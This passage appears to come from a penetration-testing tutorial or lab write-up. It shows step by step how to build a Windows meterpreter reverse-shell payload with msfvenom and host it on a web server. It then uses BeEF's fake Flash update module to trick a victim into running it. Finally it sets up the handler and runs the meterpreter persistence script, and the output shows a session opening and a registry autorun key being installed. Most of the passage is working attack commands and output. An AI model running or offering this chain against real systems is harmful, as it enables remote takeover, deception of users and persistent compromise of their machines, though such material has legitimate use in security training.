
Here are the commands to create the payload and storing it in the html directory:

```
root@kali:~# /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LPORT=4449
LHOST=10.0.0.16 -a x86 -e x86/shikata_ga_nai -f exe --platform windows > hack.exe

root@kali:~# mv hack.exe /var/www/html/

root@kali:~# service apache2 start
```


Steps to perform fake flash update using BeEF social engineering(assuming already in the BeEF ui panel):

1. Click on Commands tab
2. Under module tree click on search bar
3. Search for fake flash update
4. Click on fake flash update under the Social engineering folder
5. Under the detect antivirus column that appears there are a couple of fields we need to fill
    a. Set the Image field to http://10.0.0.16:3000/adobe/flash_update.png
    b. Set Payload field to Custom_Payload
    c. Set Payload URL to http://10.0.0.16/hack.exe
6. Click the execute button in the fake flash update column

See Picture below for more details:



After execute is hit, this is what the victim will see:




The attacker must have set the following before the user clicks install and downloads the payload to remain persistent in the victim's system:

```
root@kali:~# msfconsole
…
msf5 post(multi/handler) > set LHOST 10.0.0.16
msf5 post(multi/handler) > set LPORT 4449
msf5 post(multi/handler) > exploit
[*] Started reverse TCP handler on 10.0.0.16:4449
[*] Sending stage (180291 bytes) to 10.0.0.19
[*] Meterpreter session 9 opened (10.0.0.16:4449 -> 10.0.0.19:1025) at 2019-10-04
04:37:36 -0700
meterpreter > run persistence -X -i 5 -p 4449 -r 10.0.0.16
[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/ADMIN-
2BDBD2BA8_20191004.4410/ADMIN-2BDBD2BA8_20191004.4410.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.0.0.16 LPORT=4449
[*] Persistent agent script is 99697 bytes long
[+] Persistent Script written to C:\WINDOWS\TEMP\NrNXArM.vbs
[*] Executing script C:\WINDOWS\TEMP\NrNXArM.vbs
[+] Agent executed with PID 1480
[*] Installing into autorun as
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\ECCzyuuYyxPF
[+] Installed into autorun as
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\ECCzyuuYyxPF
meterpreter >
```